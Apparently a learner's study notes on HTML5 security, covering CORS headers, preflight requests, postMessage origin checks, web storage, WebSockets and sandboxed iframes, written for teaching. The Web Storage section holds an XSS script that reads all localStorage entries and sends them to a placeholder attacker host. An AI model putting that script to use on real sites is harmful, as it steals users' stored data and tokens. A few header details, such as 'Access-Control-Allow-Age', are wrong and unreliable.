

9. Module - HTML5

Cross Origin Resource Sharing (CORS)

Same Origin Policy (SOP)

-> easily implement to prevent interactions between resource of different origin.

Note: CSS stylesheet, images and script are loaded without checking the SOP.

-> CORS is a mechanism that describe, how clients and server must communicate to bypass the SOP.

-> So a website implement SOP and what to interact with other websites, it has also to implement CORS

Types of cross-origin requests

depending on the request Type, the exchange headers will be vary.

1. Simple Requests
2. Preflight Requests
3. Requests With Credentials

cross-origin request is Simple request if

-> It only uses GET, POST, HEAD http method. if the request method is POST, Content-Type header must be one of these:

```
application/x-www-form-urlencoded  
multipart/form-data  
text/plain
```

-> no custom http headers are set (header are not defined within the HTTP/1.1 specifications)

cross-origin request is Preflight Request if

-> it is not a simple request

Exampels:

-> -> it used PUT method

-> -> A POST method with Content-Type set to for example `application/xml`

-> -> A GET method with a custom header like `x-target-id`

-> Preflight Request send 2 requests

1.is an HTTP OPTIONS to determin, if the actual request is considered safe by the web server

Browser and Server use the HTTP Origin headers to negotiate permissions.

`Access-Control-Max-Age:` header to make the browser caching the results of the OPTIONS request. to avoid the browser sending extra request. like we said above the Preflight Request send 2 requests.

How Preflight invocation works ?

We send a delete Ajax request with a custom header.

Browser will send 2 request (1.Options request + 2.the actual request).

The browser will send two different HTTP requests:

```
</>
OPTIONS /file.html HTTP/1.1
Host: originb.ori
User-Agent: Mozilla/5.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Connection: keep-alive
Origin: http://origina.ori
Access-Control-Request-Method: DELETE
Access-Control-Request-Headers: Front-End-Https
```

Browser then check the response to see if the server allow the request type including the custom header.

```
</>
HTTP/1.1 200 OK
Date: Mon, 11 Feb 2013 09:00:01 GMT
Server: Apache/2.0 (Unix)
Access-Control-Allow-Origin: http://origina.ori
Access-Control-Allow-Methods: POST, GET, OPTIONS, DELETE
Access-Control-Allow-Headers: Front-End-Https
Access-Control-Max-Age: 3600
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 0
Keep-Alive: timeout=2, max=100
Connection: Keep-Alive
Content-Type: text/plain
```

Response from the server

like we send server accept our request type/method, so we will send the actual/subsequent request.

```
</>
DELETE /file.html HTTP/1.1
Host: originb.ori
User-Agent: Mozilla/5.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Connection: keep-alive
Front-End-Https: on
Content-Type: text/xml; charset=UTF-8
Referer: http://origina.ori/index.html
Origin: http://origina.ori
```



Access Control headers, that tell the browser how to treat cross-origin requests.


- Access-Control-Allow-Origin
- Access-Control-Allow-Credentials
- Access-Control-Allow-Headers
- Access-Control-Allow-Methods
- Access-Control-Max-Age
- Access-Control-Expose-Headers
- Origin
- Access-Control-Request-Method
- Access-Control-Request-Header

Access-Control-Allow-Origin:

Important header and it sets the allowed target Origin to send requests.

```
Access-Control-Allow-Origin: <AllowOrigin>
```

The origin **domain2.com** permits access from the origin **domain1.com**, so the cross-origin XHR succeeds.



other not defined Origin in the header will get a fail response.

with * we can make request from all Origins


```
Access-Control-Allow-Origin: *
```

Access-Control-Allow-Credentials

To allow request with Credentials or not. By default not allowed

Example: Allowed


Here we send a request with Credentials, server response with 200 ok, because server accept request with Credentials



Example: Not Allowed

Here we send a request with Credentials, server response with Error, because server does not accept

request with Credentials



Vulnerable Host:

```
Access-Control-Allow-Origin: *  
Access-Control-Allow-Credentials: true
```

Access-Control-Allow-Headers

to indicated which custom headers to be sent with the actual request

```
</>  
Access-Control-Allow-Headers: [<field-name>[, <field-name>][*]  
  
Access-Control-Allow-Headers: X-PINGOTHER
```

Request header syntax

Response header example

Access-Control-Allow-Age

to indicated how long the results from the first OPTIONS request (in Preflight request type) can be cached.

```
Access-Control-Allow-Age: <DeltaSeconds>  
Access-Control-Allow-Age: 7200
```

Access-Control-Expose-Headers

to indicates which headers can be accessed by the browser

```
</>  
Access-Control-Expose-Headers: [<MyHeader1> [<MyHeader2>][*]
```


Origin

Always sent and contains the Origin (Protocol, domain name, and port) of the request. It is useless for the authorization protocol

Access-Control-Allow-Methods

to indicated which http methods can be used in the actual headers

actual request.



Access-Control-Allow-Method (with no s)

is sent within the 1.OPTIONS request and specifies what method is gonna be used during the actual request



-> Browser will analyse the Acces-Control-Allow-Methods http response header to check whether the method is considered safe or not.

CROSS-WINDOW-MESSAGING

HTML5 allows iframes, frames, popups and the current window to communicate one with each other, regardless of SOP, by using a mechanism known as **CROSS-WINDOW-MESSAGING**

with this feature, 2 windows that have some kind of relationship can exchange messages...

relationship between 2 windows are:

-> -> a main window including an iframe


-> -> a main window including some HTML code that generates a popup

no interactions between windows unless they have a relationship

-> A window can **send** messages to another window by using the `postMessage` API call.

sender will run code similar to the below:

```
</>  
<button onclick="openPopup()">Open</button>  
<button onclick="sendCustomMessage()">Send</button>  
<script>  
  function openPopup() {  
    popup = open("http://target.site/to.php");  
  }  
  
  function sendCustomMessage() {  
    popup.postMessage("Hi there!", "http://victim.site/to.php");  
  }  
</script>
```



-> analog to that, a windows can **recieve** messages from another window if a handler, related to the message event, has been installed, like the below:

```
</>  
<script>  
window.addEventListener("message", receiveMessage, false);  
function receiveMessage(event) {  
  if (event.origin !== "http://trusted.site") {  
    console.log("Message from a unauthorized origin!");  
    return;  
  }  
  console.log("Message received")  
}  
</script>
```




A security issue occurs, when reciever window does not check the origin of the sender when recieving a message. -> poor configuration. So reciever windows can interact with any sender window regardless of whether it is trusted or not.....

-> a good pratice is to always check their origin or any sender..

This code accept messages from everywhere...
(vulnerable code)

```
</>  
  
<script>  
window.addEventListener("message", receiveMessage, false);  
function receiveMessage(event) {  
    console.log("Message received")  
    // Do some actions  
    // . . .  
}  
</script>
```



(secure code)

```
</>  
  
<script>  
window.addEventListener("message", receiveMessage, false);  
function receiveMessage(event) {  
    if (event.origin !== "http://trusted.site") {  
        console.log("Message from a unauthorized origin!");  
        return;  
    }  
    // Do some actions  
    // . . .  
}  
</script>
```



-> with the vulnerable code, an attacker can exploit XSS.

Web Storage

HTML5 allows website to store data locally in the browser by accessing the `localStorage` and the `sessionStorage` objects via JS.


so there is 2 different storage models:

`localStorage` and `sessionStorage`

`sessionStorage` is less persistent than local storage.

-> Local Storage:

Local storage is a persistent JavaScript object used as local repository.



HTML pages loaded by the browser and sharing the same origin will use the same local storage object; so if **page1.html** updates local storage, **index.html** from the same origin will be able to read the modified storage object.

Now storage is persistent and will be deleted if

-> The web application deletes storage through `localStorage` API calls

-> The user deletes storage using the browser cleaning feature like clear recent history feature.

Developer can add / remove elements from the localStorage via the web storage API. (Examples)

-> `To Add an item to the localStorage`

```
localStorage.setItem('Username', 'ibrahim');
```

-> `To Retrieve an item from the localStorage`

```
var username = localStorage.getItem('username');
```

```
console.log(username) // output: Ibrahim
```

-> `To remove an item from the localStorage`


```
localStorage.removeItem('username');
```

```
console.log(localStorage.getItem('username')); // output: null
```

-> `to clear the localStorage content`

```
localStorage.clear()
```

-> **Session Storage:**



Session storage is bound to the browser window where a website is open. If a browser has ten tabs pointing to the same URL, <http://domain1.com/index.html>, each of them will have its own `sessionStorage` object, each one distinct from the others.

Now storage will be deleted if

- > The web application deletes storage through `sessionStorage` API calls
- > The user deletes storage using the browser cleaning feature like clear recent history feature.
- > The user closes the browser window (means, the `sessionStorage` is limited to the window lifetime)

Note: When User refresh the browser page, the `sessionStorage` object is kept.

Developer access session storage via JS through `sessionStorage` object. same as the API interface of the `localStorage`.

- > `setItem`
- > `getItem`
- > `removeItem`
- > `clear`

because both storage are managed by JS, so they can be stolen by XSS attacks :)

This script cycles through the storage and then submits it to an attacker-controlled site:

```
</>  
<script>  
  var i = 0;  
  var stor = "";  
  var img = new Image();  
  while (localStorage.key(i) != null)  
  {  
    var key = localStorage.key(i);  
    stor += key + ": " + localStorage.getItem(key) + "\n";  
    i++;  
  }  
  img.src="http://attacker.site?steal.php?storage=" + stor;  
</script>
```

WebSockets

Websockets is a standard protocol to meet real-time application needs.

search on google for `websockets benifits`

```
-> `to connect to a websocket server`  
var ws = new WebSocket('ws://<WebSocketServerUrl>');  
  
-> `to recieve notification about opened connection use onopen event  
handler`  
ws.onopen = function(e) {  
    alert("Connection established");  
    //send a message  
    this.send("<Your Message>")  
}  
  
-> `to recieve notification about new messages use onmessage event handler`  
ws.onmessage = function(e) {  
    alert("Recieved Message");  
    //read the message  
    var msg = e.data;  
    alert(msg);  
}
```

-> WebSocket Security Issues

Sandboxed Frames


Issues, that has been fixed in HTML5

Third party iframes

When a wbsite hosts third-party contents through iframes.

Attacker has control on the iframed page (evil.html)

to prevent such attack, install special event `onbeforeunload` in the main document hosting the iframe.
this inform the visitor that he will be redirected.



It is not a real solution but better than nothing.

-> Sandboxing iframes help to apply certain restrictions on the content of the iframe to prevent from malicious attacks

```
<iframe src=page.html sandbox></iframe>
```

When the sandbox attribute is set to an empty value, all the following restrictions on iframe content apply:

Forms, scripts, and plugins are disabled	Features that trigger automatically are blocked	No links can target other browsing contexts <ul style="list-style-type: none">• For example, a link clicked on in an iframe cannot open the page in the context of the parent document.
--	---	---

By default, the sandbox attribute denies all. The attribute can also specify a set of flags, allowing some of the features above.

For example:

- ☐ **ALLOW-SCRIPT**
 - This flag allows script execution
- ☐ **ALLOW-FORMS**
 - This flag allows form submission
- ☐ **ALLOW-TOP-NAVIGATION**
 - This flag allows the iframe content to navigate its top-level browsing context.